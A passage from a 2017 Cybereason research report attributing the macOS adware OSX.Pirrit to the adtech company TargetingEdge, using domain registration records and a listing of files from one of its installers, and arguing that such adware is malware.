
Attribution:
TargetingEdge has taken extraordinary efforts to distance itself from from the code that's running on an amazing number of machines worldwide. After analyzing different samples, I had several C&C domains (the ones that are used to "phone home" to the authors and tell them which machines are infected). Every domain was registered with a privacy guard so there was no way to find out who registered it using public information.

Eventually, I started cross-referencing domains with each other using ThreatCrowd and found that some domains were not registered with a privacy guard. This was probably a mistake. A mistake was how I figured out who was behind OSX.Pirrit last year. I found the names of TargetingEdge employees inside the permission tables of the dropped files. But they learned from that mistake. They are no longer using their first and last names as usernames - they have switched to use more amusing names:

Copyright © 2017 Cybereason Inc. All rights reserved.


```
-rwxr-xr-x  0 batman staff    222 Aug 11  2016 dvs/BrowserEnhancer.app/Contents/PlugIns/imageformats/._libqdds.dylib
-rwxr-xr-x  0 batman staff  57592 Aug 11  2016 dvs/BrowserEnhancer.app/Contents/PlugIns/imageformats/libqdds.dylib
-rw-r--r--  0 batman staff    222 Aug 11  2016 dvs/BrowserEnhancer.app/Contents/PlugIns/imageformats/._libqgif.dylib
-rw-r--r--  0 batman staff  40544 Aug 11  2016 dvs/BrowserEnhancer.app/Contents/PlugIns/imageformats/libqgif.dylib
-rwxr-xr-x  0 batman staff    222 Aug 11  2016 dvs/BrowserEnhancer.app/Contents/PlugIns/imageformats/._libqicns.dylib
-rwxr-xr-x  0 batman staff  50248 Aug 11  2016 dvs/BrowserEnhancer.app/Contents/PlugIns/imageformats/libqicns.dylib
-rw-r--r--  0 batman staff    222 Aug 11  2016 dvs/BrowserEnhancer.app/Contents/PlugIns/imageformats/._libqico.dylib
-rw-r--r--  0 batman staff  41816 Aug 11  2016 dvs/BrowserEnhancer.app/Contents/PlugIns/imageformats/libqico.dylib
-rwxr-xr-x  0 batman staff    222 Aug 11  2016 dvs/BrowserEnhancer.app/Contents/PlugIns/imageformats/._libqjp2.dylib
-rwxr-xr-x  0 batman staff 634856 Aug 11  2016 dvs/BrowserEnhancer.app/Contents/PlugIns/imageformats/libqjp2.dylib
-rw-r--r--  0 batman staff    222 Aug 11  2016 dvs/BrowserEnhancer.app/Contents/PlugIns/imageformats/._libqjpeg.dylib
-rw-r--r--  0 batman staff 261320 Aug 11  2016 dvs/BrowserEnhancer.app/Contents/PlugIns/imageformats/libqjpeg.dylib
-rw-r--r--  0 batman staff    222 Aug 11  2016 dvs/BrowserEnhancer.app/Contents/PlugIns/imageformats/._libqmng.dylib
-rw-r--r--  0 batman staff 373176 Aug 11  2016 dvs/BrowserEnhancer.app/Contents/PlugIns/imageformats/libqmng.dylib
-rw-r--r--  0 batman staff    222 Aug 11  2016 dvs/BrowserEnhancer.app/Contents/PlugIns/imageformats/._libqtga.dylib
-rw-r--r--  0 batman staff  31968 Aug 11  2016 dvs/BrowserEnhancer.app/Contents/PlugIns/imageformats/libqtga.dylib
-rw-r--r--  0 batman staff    222 Aug 11  2016 dvs/BrowserEnhancer.app/Contents/PlugIns/imageformats/._libqtiff.dylib
-rw-r--r--  0 batman staff 378808 Aug 11  2016 dvs/BrowserEnhancer.app/Contents/PlugIns/imageformats/libqtiff.dylib
-rwxr-xr-x  0 batman staff    222 Aug 11  2016 dvs/BrowserEnhancer.app/Contents/PlugIns/imageformats/._libqwbmp.dylib
-rwxr-xr-x  0 batman staff  31624 Aug 11  2016 dvs/BrowserEnhancer.app/Contents/PlugIns/imageformats/libqwbmp.dylib
-rwxr-xr-x  0 batman staff    222 Aug 11  2016 dvs/BrowserEnhancer.app/Contents/PlugIns/imageformats/._libqwebp.dylib
-rwxr-xr-x  0 batman staff 426408 Aug 11  2016 dvs/BrowserEnhancer.app/Contents/PlugIns/imageformats/libqwebp.dylib
```

The non-private domains also had a DGA pattern and were connected to the same IP address, which is connected to other TargetingEdge domains. These included a privacy guard. As ThreatCrowd clearly shows, the non-private domains were registered by a person associated with TargetingEdge:



And that's not the only domain that's connected to TargetingEdge. Here's some whois data on 3fzf1fseg1xzgd1e5[.]us:

Copyright © 2017 Cybereason Inc. All rights reserved.



According to LinkedIn, this individual was a senior executive at TargetingEdge and he is currently the CEO of a “Blockchain-based digital advertising company.”

Wrapping things up:

As I said before, Pirrit/BrowserEnhancer/DaVinci (or whatever you want to call it) is not a ground breaking threat. However, it is a great example of how an adtech company is borrowing nefarious tactics found in malware to make it hard for antivirus software and other security products to detect them. There is no difference between traditional malware that steals data from its victims and adware that spies on people’s Web browsing and target them with ads,

Copyright © 2017 Cybereason Inc. All rights reserved.


especially when those ads are for either fake antivirus programs or Apple support scams. Adware is just another type of malware.

As for OSX.Pirrit malware, it runs under root privileges, creates autoruns and generates random names for itself on each install. Plus, there are no removal instructions and some of its components mask themselves to appear like they're legitimate and from Apple. And don't forget that TargetingEdge used domains that appeared to be generated by some sort of DGA and made many attempts to hide any link between the domains and TargetingEdge.

OSX.Pirrit/BrowserEnhancer/DaVinci checks every box on the malware checklist and should be treated that way, even if its authors don't like it. The security industry created the term "potentially unwanted program", or "PUPs", to handle adware companies that try to intimidate security companies that identify their products as malware by sending them cease and desist letters. It's time for a paradigm shift. If there's code that's mining data and hiding itself on a computer without any way of removing it, that's malware, plain and simple.

Copyright © 2017 Cybereason Inc. All rights reserved.

ABOUT THE AUTHOR_



AMIT SERPER
PRINCIPAL SECURITY RESEARCHER

Amit leads the security research at Cybereason's Boston HQ. He specializes in low-level, vulnerability and kernel research, malware analysis and reverse engineering on Windows, Linux and macOS. He also has extensive experience researching, reverse engineering, and exploiting IoT devices of various kinds. Prior to joining Cybereason, Amit spent nine years leading security research projects and teams for an Israeli government intelligence agency, specifically in embedded systems security (or lack of).